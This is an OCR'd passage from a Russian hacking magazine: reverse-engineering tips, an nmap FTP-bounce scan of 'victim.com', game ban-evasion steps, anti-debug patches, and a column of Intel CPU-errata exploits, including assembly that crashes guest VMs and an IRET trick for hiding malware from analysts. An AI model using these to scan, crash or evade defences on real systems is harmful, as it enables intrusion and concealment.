1. Первое, что мы сделаем, — заменим инструкцию, находящуюся по адресу `0040100E`, на переход: `0040100E JMP 0040102F`.

По адресу `0040102F` поместим функцию `MessageBoxA`, скопировав ее при помощи пункта меню правой кнопки мыши: «**Binary → Binary Copy**». Перейти внутрь тела функции можно, нажав на клавишу <F7> и находясь в точке вызова. Возникает две проблемы: первая — вызов «апишки» `MessageBoxExA` по относительному адресу, который при вставке копии тела функции по адресу 0040102F становится недействительным. Решение очевидно: меняем инструкцию вызова по адресу 0040106F на явный вызов — выделяем команду, нажимаем пробел и в появившемся окошке вбиваем `call User32.MessageBoxExA`. Вторая проблема — это операция возврата из функции, которая тоже оперирует относительным адресом, а не абсолютным. Тут еще проще — мы знаем адрес, по которому должна будет производиться передача управления после вызова. Адрес этот — `00401010`. Значит, по адресу `00401075` вбиваем инструкцию `jmp 00401010`.

И еще. Некоторые параметры для функции `MessageBoxExA` испортились. Код передачи параметров в стек выглядит так:

```
00401061 PUSH 0                          ; id языка
00401063 PUSH DWORD PTR SS:[EBP+14]      ; стиль окна
00401066 PUSH DWORD PTR SS:[EBP+10]      ; заголовок
00401069 PUSH DWORD PTR SS:[EBP+C]       ; текст
```

```
0040106C PUSH DWORD PTR SS:[EBP+8]        ; владелец окна
0040106F CALL user32.MessageBoxExA        ; вызов функции
```

Как проще всего избавиться от недоразумений? Простое решение: обнулить некоторые параметры, а именно — первый, второй и пятый. Итак, заменяем первую, вторую и пятую инструкции на `push 0`.
Проверяем. Все работает. Сохраняем программу под новым именем и двигаемся далее.
2. Теперь точно так же разместим тело API-функции `MessageBoxExA` в нашей программе (по адресу `0040107E`) и заменим вызов по адресу `0040106F` на инструкцию `call 0040107E`:


```
0040107E PUSH EBP
0040107F MOV EBP,ESP
00401081 PUSH -1
00401083 PUSH DWORD PTR SS:[EBP+18]
00401086 PUSH DWORD PTR SS:[EBP+14]
00401089 PUSH DWORD PTR SS:[EBP+10]
0040108C PUSH DWORD PTR SS:[EBP+C]
0040108F PUSH DWORD PTR SS:[EBP+8]
00401092 CALL user32.MessageBoxTimeoutA
00401097 POP EBP
00401098 RETN 14
```

Сохраним программу под новым именем.
3. Запустим нашу программу под отладчиком еще раз и внимательно ее протрассируем по <F8>. Легко заметить, что инструкции, начиная с адреса `0040103D` и заканчивая адресом `00401061`, не получают управления, так как по адресу `0040103B` находится условный переход, который выполняется всегда. Поэтому можно удалить эти инструкции, заполнив их нулями; выделяем их и выбираем из контекстного меню правой кнопки мыши: **«Binary → Fill with 00's»**. Сохраняем файл и переходим к следующему шагу.
4. Последний, завершающий, шаг — удаление перехода на `MessageBoxA` по адресу `00401020`. Можно заменить переход нулевыми байтами или инструкциями «nop». По собственной инициативе ты можешь удалить секции нулей, которые образовались в результате наших манипуляций.
Итог работы — код, в котором нигде не фигурируют инструкции, в явном виде указывающие на вызываемую API-функцию. Все этапы работы в виде измененного пошагово файла ты можешь увидеть на нашем DVD.
Рассмотренный метод переноса исполнимого кода API в PE-файл программы хорош, прежде всего, тем, что можно «спускаться в самый низ» системных библиотек, детализируя файл программы таким образом, чтобы его функциональность строилась на низкоуровневых API, обращающихся к ядру ОС. Работать с таким кодом в отладчике очень сложно.

№3

ЗАДАЧА: УЗНАТЬ, ДОСТУПЕН ЛИ МЕТОД FTP-BOUNCE ДЛЯ СКАНИРОВАНИЯ ПОРТОВ
РЕШЕНИЕ:

Куча заботливо написанных NSE-скриптов



Идея, которую мы тебе предложим, позволяет выяснить, какие порты реально открыты даже на жутко зафаерволенном удаленном сервере. Сделать это можно путем использования некорректно сконфигурированного FTPD и команды `PORT`. Самый верный способ — пообщаться с FTP-сервером на его языке. Чтобы не заниматься «геморированием», воспользуемся новой фишкой старого сканера NMAP — скриптовым языком NSE. Для элегантного решения задачи нам нужно:
1. Скачать и установить последнюю версию NMAP.
2. Убедиться в наличии сценария `ftpbounce.nse` в `/usr/local/share/scripts` (либо взять скрипт с нашего DVD).
3. Запустить сканер в «особом режиме» — «`nmap --script=ftpbounce.nse victim.com`»
4. Дождаться положительного ответа, который означает применимость метода FTP-bounce.
5. Воспользоваться методом сканирования, который покажет, открыт порт 8080 или нет — «`nmap -b anonym@victim.com -p 8080 ip`».
6. Написать скрипт для автоматизации и перебора сканируемых портов. Строго опционально :).
В данный момент на официальном сайте NMAP появилась первая документация по NSE и куча наставлений по созданию собственных скриптов для **NMAP** (insecure.org/nmap/nse/). Как говорится, дерзай!

№4

ЗАДАЧА: ПРОВЕРИТЬ ЦЕЛОСТНОСТЬ ФАЙЛОВ НА СЕРВЕРЕ
РЕШЕНИЕ:

Зачастую нам необходимо вести наблюдение за изменением файлов на том или ином сервере. Причем, не столь важно, какой сервер — легальный или хакнутый. Суть одна — убедиться в отсутствии залитых веб-шеллов и вредоносных файлов. Но проверить весь находящийся на сервере контент вручную иногда попросту невозможно. Лучше воспользоваться скриптом под названием «**Site File Checker**». Чтобы у тебя не возникало вопросов, давай разберемся с настройкой утилы и ее возможностями. Итак:
1. Открываем пхп-скрипт в блокноте и вписываем в указанные места логин и пароль админа (по дефолту — `admin:admin`).
2. Заливаем скрипт в нужную диру (если тебе необходимо прочекать весь веб-контент — смело лей скрипт в корень веб-каталога).
3. Обращаемся к скрипту, вбиваем указанные ранее логин/пасс и логинимся.
4. Выбираем пункт «Посчитать контрольные суммы». Будет отображен список всех вложенных каталогов и каталог, в котором находится скрипт. Здесь можно выбрать, какие директории нужно анализировать, а затем — нажать «Готово». Скрипт выдаст отчет анализа. Скопируй его и сохрани в какой-нибудь файл на локальном компьютере. Отчет выглядит примерно так:

```
— 20.06.2008 21:20:49-
— all dirs-
/home/pzh/public_html/tst
/home/pzh/public_html/tst/tmp
— analyzed dirs-
```

```
/home/pzh/public_html/tst
/home/pzh/public_html/tst/tmp

— analyzed files-
/home/pzh/public_html/tst/index.html
0c5b2258d6b8929647a0b7dd00032793
1201852523

/home/pzh/public_html/tst/res1.php
556623bb3e5d1fcca991f1d5e2f2b594
1201852841
```

5. Когда тебе потребуется проверить целостность файлов на сервере, нужно выбрать пункт меню «Сравнить контрольные суммы». Затем указать сохраненный ранее файл отчета и нажать «Готово». Скрипт самостоятельно производит сравнение файлов и директорий и выдаст все найденные отличия. Кроме того, рекомендуется перед каждой проверкой перезаливать сценарий на сервер. Ведь он также может быть изменен недоброжелателями!

Чекаем файлы на сервере

№5


ЗАДАЧА: ЗАЩИТИТЬСЯ ОТ ПРОТРОЯНИВАНИЯ PINCH'ЕМ

РЕШЕНИЕ:

Повальное распространение Пинча повлекло за собой массу проблем. Утила «Antipinch» была написана специально, чтобы анализировать подозрительные exe-файлы и определять в них наличие этого известного трояна. Разберемся с алгоритмом работы утилы:

```
1. Тулза запускает подозрительный файл и внедряет в него dll.
2. Перехватывает CreateProcessA/CreateProcessW и внедряет DLL в дочерние процессы.
3. Также перехватывает connect/send и не позволяет трояну отправить данные на гейт.
4. Создает подробный лог-файл.
```

Учти, что софтина работает только с гейтовой версией пинча!



Защити себя от Pinch'a

№6

ЗАДАЧА: ЗАЩИТИТЬ АККАУНТ ОТ БАНА В WARCRAFT

РЕШЕНИЕ:

Что такое WarCraft3:TFT знают если не все, то — через одного точно. Нас интересует игра онлайн через Battle.Net в «пользовательских» играх (Custom Game).

Есть несколько основных причин бана, но некоторые банят всех подряд и за что попало. Делается это при помощи программы **WC3Banlist** (www.wc3banlist.de), защитой от которой мы и займемся.

1. Запускаем Варкрафт и заходим в Battle.Net на любой из серверов под любым логином (ником).

2. Запускаем прогу **W3XNameSpoofer**. Пишем свой ник в поле «Your New Name».

3. Выбираем цвет, жмем «Custom» и «Change Name». Проверяем статус (должен быть «Success»), автоматически определенное имя и адрес игрового сервера, а также цвет своего ника в поле «Your New Name».


4. Заходим в любую пользовательскую игру либо создаем свою собственную. Теперь нам не страшен бан, так как наш ник (допустим, Lucky) отображается в самой игре как Lucky выбранным цветом, а в **WC3Banlist** в виде «|CFF000000Lucky», где первые 10 символов отвечают за цвет («|CFF» + 8-значный hex-код цвета).

5. Допустим, что нас забанили. Перезаходим в Battle.Net под другим IP. Если IP динамический — просто переподключаемся к Сети.

6. Разворачиваем прогу и меняем цвет ника на любой другой (шаги 2-3). Теперь наш ник чист и при входе в игру с теми, кто нас забанил, может быть выведено лишь предупреждение о том, что мы используем цветной ник: «WARNING! Lucky uses a name spoofer».

Если бы не было предпринято мер (те самые шаги 2-6), — было бы выведено оповещение о том, что мы забанены. Вид оповещения зависит от настроек WC3Banlist у того, кто забанил, например: «Lucky has been banned as a leaver on (5x5) 'название_игры' [day/month/year]», — после чего нас бы просто выкинули из игры.

Работа W3XNameSpoofer



№7

ЗАДАЧА: ДОБАВИТЬ АНТИОТЛАДОЧНЫЙ КОД В ПРОГРАММУ ПРИ ПОМОЩИ ОТЛАДЧИКА

РЕШЕНИЕ:

Что делать, если требуется защитить уже откомпилированную программу от реверсеров хотя бы низкого уровня, а готовых решений и программных пакетов защиты под рукой нет? Можно использовать простой способ, который я опишу ниже. Для претворения его в жизнь нам не понадобится никаких инструментов, за исключением отладчика и доли смекалки.



Как известно, в процессе отладки по адресу, находящемуся в регистре FS, записывается структура, необходимая для корректной работы программы. Она зовется **TEB** (Thread Environment Block). Одно из полей TEB, располагающееся по адресу `FS:[30]`, называется **PEB** (Process Environment Block) и содержит указатель на дочернюю одноименную структуру. В свою очередь, структура содержит флаговую переменную `NtGlobalFlag` (находящуюся на 68 байт «ниже» стартового адреса структуры PEB), которая обычно равна нулю. Если же программа отлаживается, то эта переменная принимает значение, отличное от нуля. Не вдаваясь в тонкости, скажем, что ненулевое значение `NtGlobalFlag` в нашем случае однозначно говорит о том, что процесс находится под отладчиком. Значит, несложный антиотладочный механизм на основе определения значения `NtGlobalFlag` будет выглядеть так, как описано ниже.

1. Получаем адрес структуры PEB:

```
MOV EAX, FS:[30]
```

2. Получаем значение переменной `NtGlobalFlag` (оно находится по адресу EAX+68):

```
MOV EAX, DS:[EAX+68]
```

3. Сравниваем полученное значение с нулем:

```
TEST EAX,EAX
```

4. Если значение равно нулю, переходим к выполнению программы (отладчик не обнаружен), иначе — завершаем работу программы:

```
JE выполнение_программы
```


Применительно к стандартному «блокноту», код будет выглядеть следующим образом:

```
01006AE0 JMP 01007D72  ; переходим к области, заполнен-
ной нулями, где разместим наш антиотладочный код
...
01007D72 PUSH 70       ; первая инструкция по адресу
001006AE0, мы заменили ее на инструкцию перехода
01007D74 PUSH 01001888 ; вторая замененная нами инструкция
01007D79 MOV EAX,FS:[30]     ; получаем указатель на PEB
01007D7F MOV EAX,DS:[EAX+68]; помещаем в eax значение
NtGlobalFlag
01007D82 TEST EAX,EAX  ; проверяем eax на равенство нулю
01007D84 JE 01006AE7   ; если EAX равен нулю, переходим
к выполнению программы
```

Теоретически, мы могли бы разместить сразу после инструкции `JE 01006AE7` команду завершения процесса. Но мы не будем об этом заботиться, ведь при обычном запуске программы инструкция перехода обязательно сработает. Последствия выполнения случайного кода при запуске программы из-под отладчика нас совершенно не интересуют :).

Весь код забивается прямо под отладчиком OllyDbg, как мы это делали и раньше, с последующим сохранением программы (выбираем из меню правой кнопки мыши пункт «**Copy to executable → All modifications**» и в появившемся окне из контекстного меню — пункт «Save»; сохраняем файл). Попробуй запустить полученную программу под OllyDbg и оцени результат работы :).

Блокнот на встроенном защитном коде



№8

ЗАДАЧА: ВОССТАНОВИТЬ УТЕРЯННЫЕ ДАННЫЕ С ВИНЧЕСТЕРА

РЕШЕНИЕ:


Рабочие данные, компромат на начальника или просто давно забытая фотка могут неожиданно порадовать или огорчить — все зависит от цели восстановления. Нас же интересуют средства ее достижения.

1. Первой под прицел попала **GetDataBack** (www.runtime.org). Эта утила может работать как с жесткими дисками, flash-накопителями, так и с файлами-образами (.img). Удобный интерфейс позволяет выбрать физические и логические диски, задать диапазон сканирования с точностью до сектора. Достоинствами GetDataBack являются приемлемая скорость поиска и возможность его остановки для дальнейшей работы с уже найденными файлами. Ждать полного скана 160 Гб винчестера, все же, утомительное занятие. Окно с выбором файлов для восстановления содержит дерево каталогов и полную статистику по файлам и папкам, оформленную в виде таблицы. Для удобства пользователя — удаленные, скрытые, системные, сжатые и read-only файлы выделены отдельными цветами. Поддерживается поиск по маске имени файла, диапазону дат изменения и диапазону кластеров. Работать с прогой легко и приятно.

2. Ее конкурентом в сфере восстановления данных является **EasyRecovery** (www.ontrack.com). Пользователю предоставляется ряд тестов (тест аппаратных проблем, SMART-тест и проверка файловой системы), возможность восстановления удаленных и реставрации поврежденных файлов. Фильтр позволяет отделять файлы с плохим размером, датой, именем, просто удаленные — либо с различными комбинациями этих флагов.

3. В отличие от предыдущих утилит, **PC Inspector File Recovery** (www.pcinspector.de) наиболее понятно отражает состояние файлов на носителе. В дереве каталогов четко разделяются имеющиеся на данный момент файлы, удаленные и поврежденные, причем прога находит и удаленные папки, подсвечивая их зеленым цветом. Поиск осуществляется по маске имени файла и диапазону кластеров (его физическому расположению).С помощью этих трех прог можно решить проблему восстановления удаленных и поврежденных данных, но стоит иметь в виду, что софт не может творить чудеса. Из-за особенностей носителя не всю информацию возможно восстановить. ⌶

GetDataBack





КРИС КАСПЕРСКИ

ОБЗОР ЭКСПЛОЙТОВ


ЭТОТ ОБЗОР ЕЩЕ БОЛЕЕ НЕОБЫЧЕН, ЧЕМ ПРЕДЫДУЩИЙ. ПОСВЯЩЕН ОН ОШИБКАМ ПРОЦЕССОРОВ, ОБНАРУЖЕННЫХ ЗА ПОСЛЕДНЮЮ ПАРУ МЕСЯЦЕВ. ВЕДЬ ДАЖЕ ЕСЛИ ОПЕРАЦИОННАЯ СИСТЕМА НЕ СОДЕРЖИТ ДЫР (НАПРИМЕР, OPENBSD), УДАЛЕННАЯ АТАКА ВСЕ РАВНО ОСТАЕТСЯ ВОЗМОЖНОЙ — БЛАГОДАРЯ ДЕФЕКТАМ ПРОЕКТИРОВАНИЯ ПРОЦЕССОРА!

01 INTEL PENTIUM ЗАВИСОН НА НЕВЫРОВНЕННЫХ ЦИКЛАХ

>> Brief

В июне 2008 года сотрудники тестовой лаборатории корпорации Intel обнаружили ошибку в процессоре **Core 2 Extreme Processor QX9775**, связанную с некорректной обработкой невыровненных условных переходов, пересекающих 16-байтовые границы. ЦП высаживался на измену, результаты которой варьируются от генерации исключения «`machine check exception`» до полного зависания системы. Баг возникает только на определенных временных диаграммах, а потому чаще всего он проявляется именно в компактных вложенных циклах (short nested loops), для выполнения которых достаточно запустить на машине жертвы специальный JavaScipt. Тогда (при активном Java-компиляторе, компилирующем код в память) мы получим тотальный отказ в обслуживании — то бишь DoS.

Назвать эту ошибку новой нельзя. Впервые она была обнаружена в феврале 2008-го в процессоре Core 2 Extreme Processor QX9000, а спустя неделю — еще в куче других. Пока Intel рассылала разработчикам BIOS'ов рекомендации по устранению обозначенного дефекта, в руки тестеров попал новый (едва ли не новейший, а потому — жутко дорогой) Core 2 Extreme Processor QX9775, содержащий ту же самую ошибку, полученную по «наследству».



В exploit'е условные переходы вложенных циклов нарочно выровнены так, чтобы они рассекали 16-байтовые границы

>> Targets


Дефект выявлен в следующих процессорах: Dual-Core Xeon E3110, Quad-Core Xeon 3300, Dual-Core Xeon 5200, Quad-Core Xeon 5400, Core Extreme QX9775, Core 2 Extreme Quad-Core QX6000, Core 2 Quad Q6000, Core 2 Extreme QX9000, Core 2 Quad Q9000. Однако ошибка может присутствовать и в процессорах младше, уже снятых с производства, а потому и не тестируемых.

>> Exploit

Исходный текст exploit'а, написанный мной на ассемблерных вставках на MS Visual, C++ ищи на DVD. При выполнении на указанных процессорах с дряхлой версией BIOS'а наступает крах (зависон). Для переноса exploit'а на Java/JavaScript необходимо знать особенности Java-транслятора конкретного браузера, а потому готовые решения здесь не приводятся.

>> Solution

Обновить прошивку BIOS (если производитель материнской платы исправил этот дефект процессора — что вовсе не факт!).



Зеленый цвет процессоров семейства Intel Core (мобильная версия) наводит на мысли о траве



Dual-Core Xeon 7000 на сайте Intel вместе со всей документацией и обновлениями спецификаций

02 INTEL PENTIUM УБИЙСТВО ВИРТУАЛЬНЫХ МАШИН

>> Brief

В июне 2008 года в процессорах Core 2 Extreme Quad-Core QX6000 и Core 2 Quad Q6000 была обнаружена ошибка в менеджере виртуальных машин (Virtual Machine Manager или, сокращенно, VMM), позволяющая зловредному коду, исполняющемуся на нулевом кольце, «убивать» текущую виртуальную машину. Линейку NT-подобных систем этим не удивишь, так как с нулевого кольца легко устроить BSOD даже безо всяких ошибок в ЦП. А вот Linux/BSD некорректным модулем ядра завалить труднее. К тому же, если виртуальная машина предусматривает автоматический рестарт гостевой оси при возникновении каких-то «терок» (что часто встречается на виртуальных серверах, работающих на «автопилоте»), — убийство VM превращается в реальную угрозу. Оказывается, достаточно задействовать опцию *IA32_DEBUGCTL.FREEZE_WHILE_SMM_EN*, которую можно активировать посредством записи установки бита *FREEZE_WHILE_SMM_EN* в MSR-регистре *IA32_DEBUGCTL*. И все! Виртуальная гостевая машина аварийно завершится кодом *80000021h*. Хана, короче! Подробнее можно прочитать в разделе «VM-Entry Failures During or After Loading Guest State» руководства «Intel 64 and IA-32 Architectures Software Developer's Manual Volume 3B: System Programming Guide, Part 2».

>> Targets:

В настоящее время дефект обнаружен и подтвержден в кристаллах Core 2 Extreme Quad-Core QX6000 и Core 2 Quad Q6000. Про остальные процессоры пока ничего не известно, но вполне возможно, что они также содержат эту ошибку.

>> Exploit

Исходный текст exploit'а, написанный мной на ассемблере, приведен ниже (чтобы использовать, необходимо подставить фактический номер MSR-регистра в его имя, воспользовавшись соответствующим заголовочным файлом от Intel, или сделать это своими руками — номера MSR и всех их атрибутов содержатся в документации).

УБИЙСТВО ГОСТЕВОЙ ВИРТУАЛЬНОЙ МАШИНЫ ЧЕТЫРЬМЯ АССЕМБЛЕРНЫМИ КОМАНДАМИ

```
MOV ECX, IA32_DEBUGCTL

RDMSR   ; читаем содержимое
IA32_DEBUGCTL в EDX:EAX

OR EAX, 4000h   ; взводим
бит FREEZE_WHILE_SMM_EN
WRMSR           ; обновляем
MSR-регистр
```

>> Solution

Intel предлагает как решение на уровне BIOS'а, так и программные «костыли», требующие модификации кода виртуальной машины. Однако, ни разработчики VM, ни Microsoft (со своим Server'ом 2008, в состав которого входит виртуализатор) никак не отреагировали на ситуацию. Самое смешное, что даже сама Intel, выпустившая виртуализатор VirtualBox (бесплатный, кстати), не стала править код. Так что... защита нам только снится :).

03 INTEL PENTIUM КРАХ ОСНОВНОЙ МАШИНЫ

>> Brief

В конце марта 2008 года в процессоре Dual-Core Xeon 7000 был обнаружен мелкий, но весьма противный дефект варварского типа, «поджидающий» кристалл в узких переходах между 64-битным режимом основной (host) операционной системы и 32-битным режимом гостевой виртуальной машины. При задействованном режиме Hyper-Threading процессор (при стечении определенных обстоятельств) с некоторой (впрочем, довольно незначительной) вероятностью либо выбрасывает IERR#, либо уходит в глухой зависон, отправляя в небытие не только виртуальные машины, но и основную операционную систему. А вот это уже нехорошо! Подробности этого увлекательного круиза смерти можно найти в официальном обновлении спецификаций «Specification Update»: download.intel.com/design/xeon/specupdt/309627.pdf.

>> Targets

Ошибка в настоящее время обнаружена и подтверждена для Dual-Core Xeon 7000, но нельзя исключать, что ее нет и в других процессорах этого семейства.

>> Exploit

Руками не трогать! Оно и само упадет, со временем. А чтобы помочь упасть, достаточно выполнять больше переходов между 32-разрядной виртуальной гостевой машиной и 64-битной операционной системой. Как? Да очень просто — достаточно, например, создать шторм TCP/IP-пакетов, на физическом уровне обрабатываемый сетевой картой основной операционной системы, а, значит, переключающий контекст выполнения на ее драйвер (для обработки очередного прерывания). Пройдет немного времени и случится глобальный завис!

>> Solution

По утверждению Intel, проблему можно решить на уровне BIOS'а. Фирма разослала ведущим производителям BIOS'ов и материнских плат рекомендации по обходу бага, но что-то те не спешат реагировать. И обновленные прошивки BIOS'а этому дефекту процессора «совершенно перпендикулярны». А отдуваются, как всегда, конечные пользователи.

04 ОШИБКА #IRET НА СЛУЖБЕ РУТКИТОВ

>> Brief

Поздравляем! Intel веников не вяжет! 14 мая 2008 года в новейшем кристалле Core 2 Extreme QX9000 обнаружен древний баг, известный еще с декабря 2005. Очень красивый, элегантный и чертовски полезный баг. Затрагивает множество процессоров, выпущенных корпорацией Intel за последние несколько лет. Это позволяет использовать его для защиты программного кода от всяких там дизассемблеров, эмулирующих отладчиков и реверсеров, отлаживающих малварь на живых, но слегка устаревших машинах. Но обо всем по порядку! Баг связан с инструкцией *IRET*, традиционно использующейся в обработчиках аппаратных прерываний. Однако команда может использоваться и на прикладном уровне для передачи управления на кольцо с идентичным уровнем привилегий. При этом *IRET* последовательно выталкивает из стека регистр *EIP*, селектор *CS* и содержимое флагов. Если предварительно сохранить в стеке флаги, текущий *CS* и указатель на метку *label*, то мы получим завуалированный аналог *jmp label*, но только *jmp label* распознает любой дизассемблер, а *IRET* — обламывает ИДУ по самые помидоры. Создавать перекрестные ссылки приходится вручную. Впрочем, это — мелочи. Все самое интересное сидит внутри *IRET*. Только с виду она кажется простой командой. Даже в x86-процессорах



Core 2 Duo — один из многих процессоров с дырой «IRET under Certain Conditions May Cause an Unexpected Alignment Check Exception»



Дырявый Core 2 Extreme Dual-Core от Intel (стоимость дыр заложена в себестоимость изделия)



Чел из MS открыто признает, что ядро «зажимает» #AC-исключение на x86-системах

псевдокод, поясняющий действие *IRET* и приводимый в мануалах от Intel, занимал несколько страниц (а реальный микрокод — и того больше). Поддержка 64-битного режима усложнила *IRET* в несколько раз. Во-первых, 64-битный режим требует обязательного выравнивания там, где в x86-процессорах оно было опционально. А теперь вопрос на засыпку: как должен вести себя процессор, если на момент начала выполнения *IRET* флаг AC сброшен (контроль выравнивания отключен), стек не выровнен, а в сохраненном значении регистра флагов (который будет извлечен после завершения инструкции *IRET*) флаг AC взведен?
На это x86-процессоры (и некоторые x86-64) реагируют вполне адекватно, то есть врубают контроль выравнивания после того, как *IRET* закончит свою работу. Вполне логично, поскольку с точки зрения программиста все инструкции неделимы и выполняются за одну абстрактную итерацию. Однако, поскольку мы имеем дело с RISC-ядром, выполняющим микрокод, то из-за ошибок в этом самом микрокоде, контроль выравнивания включается во время выполнения инструкции *IRET*, что приводит к генерации прерывания **Alignment Check Exception** (#AC). Причем, ошибке подвержена только та часть микрокода *IRET*, которая отвечает за передачу управления с кольца 3 на кольцо 3. Межкольцевой вызов в обозначенной ситуации исключения не вызывает.

>> Targets

Дефект обнаружен и подтвержден в следующих процессорах (пристегни ремни безопасности, прежде чем читать): Dual-Core Xeon E3110, Dual-Core Xeon 3000, Quad-Core Xeon 3200, 64-bit Intel Xeon, Quad-Core Xeon 3300, Dual-Core Xeon 5000, Dual-Core Xeon 5100, Quad-Core Xeon 5300, 64-bit Xeon MP, Dual-Core Xeon 7000, Dual-Core Xeon 7100, Dual-Core Xeon 7200, Quad-Core Xeon 7300, Core 2 Extreme QX9775, Core 2 Extreme Quad-Core QX6000, Core 2 Quad Q6000, Core 2 Extreme QX9000, Core 2 Quad Q9000. Возможно, что и в некоторых других :).

>> Exploit

Как эту дыру можно использовать для атаки? А никак! Если программное обеспечение, используемое жертвой, применяет *IRET* для передачи управления с кольца 3 на кольцо 3 (а зачем ему это делать?), да еще работает с невыровненным стеком и выталкивает в регистр флагов установленный бит AC — оно само упадет. Intel даже наблюдала такое поведение на некоторых программах, правда, не сказала, каких. Но падает только «неправильное» приложение, а не вся система целиком, и чтобы выполнить *IRET* на атакуемой машине, хакеру нужно иметь хотя бы минимальные права для выполнения своего кода (исполняемого файла или shell-кода). В таком случае уронить приложение можно и без всякого *IRET'a*. Смысл? В том, что *IRET* передаст управление вовсе не туда, куда ожидалось! То есть, мы можем написать очень хитрый код, который в дизассемблере (или под эмулирующим отладчиком) выполняет невинные действия, а вот на живой машине (с багистным процессором) не только передает управление на основное тело, но и использует код исключения для его расшифровки. Если исследователь малвари не в курсе этого бага, ему придется изрядно попыхтеть. Исходный код ассемблерного кода, демонстрирующего эту уязвимость, приведен ниже:


АССЕМБЛЕРНЫЙ ТЕКСТ EXPLOIT'А, ГЕНЕРИРУЮЩЕГО #AC ИСКЛЮЧЕНИЕ НА БАГИСТНЫХ ПРОЦЕССОРАХ И НЕ ГЕНЕРИРУЮЩЕГО НА ПРАВИЛЬНЫХ

```
DEC    ESP                  ; делаем стек не выровненным
PUSHFD                      ; сохраняем флаги в стеке
POP    EAX                  ; выталкиваем в EAX
OR     EAX, 40000h          ; взводим AC бит
PUSH   EAX                  ; сохраняем EAX в стеке
PUSH   CS                   ; сохраняем селектор кода
PUSH   offset my_next       ; сохраняем адрес перехода
IRET

my_next:                    ; сюда предполагается передать
управление
INC    ESP                  ; возвращаем стек на место
```

>> Solution

А что тут можно сделать? Конечным пользователям — просто расслабиться. Реверсерам малвари — учитывать эту фичу при анализе кода.
